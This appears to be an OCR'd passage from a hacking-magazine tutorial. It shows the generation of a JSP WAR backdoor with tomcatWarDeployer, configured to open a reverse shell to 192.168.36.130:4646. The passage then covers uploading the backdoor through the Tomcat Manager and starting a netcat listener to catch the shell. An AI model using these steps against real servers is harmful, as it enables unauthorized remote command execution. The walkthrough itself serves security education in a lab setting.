
```
INFO: Reverse shell will connect to: 192.168.36.130:4646.
WARNING: Will generate JSP backdoor and store it into specified output path only
.
INFO: JSP WAR backdoor has been generated and stored at: "tomcat_shell"
INFO: JSP WAR backdoor's code has been generated and stored at: "tomcat_shell.js
p"

hackercoolmagz@kali:~/tomcatWarDeployer$ 
```

The "-H" option is used to specify the host IP address to which we want our shell to be conne-cted (i.e the attacker system's IP address). The "-p" option specifies the port on which the sh-ell should connect to (we specified port 4646 here). The "-G" option is used to specify the na-me of the output file. We named it tomcat_shell here.



```
hackercoolmagz@kali:~/tomcatWarDeployer$ ls
LICENSE            screen1.png       tomcat_shell.war
README.md          tomcat_shell      tomcat_shell.war.jsp
requirements.txt   tomcat_shell.jsp  tomcatWarDeployer.py
hackercoolmagz@kali:~/tomcatWarDeployer$ 
```

Let's upload this shell to the target. We are using the same target that we have used in the Real World Hacking Scenario of the previous month's Issue.



HTTP Status 404 – Not Found

Type Status Report

Message /deploy

Description The origin server did not find a current re


Apache Tomcat/9.0.31

Authentication Required

http://192.168.36.152:8080 is requesting your username and password. The site says: "Tomcat Manager Application"

User Name:

Password:



Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

WAR file to deploy

Select WAR file to upload tomcat_shell.war

Configuration

Re-read TLS configuration files

TLS host name (optional)

Diagnostics


Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Before executing it, let's start a netcat listener on port 4646.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ nc -lvp 4646
listening on [any] 4646 ...
```

When you click on the payload on the target, you will see something as shown below. Your payload is protected with a password to prevent its misuse from others (read hackers). Howe-ver this password is randomly generated and even you will lose access if you don't know it.



JSP Backdoor deployed as WAR on Apache Tomcat.

You need to provide valid password in order to leverage RCE.

OS: Linux
Password: ●●●●●●●●●●●●
tomcat@my_tomcat uname -a

```
tomcat $ uname -a

Wrong password or no command issued.
```

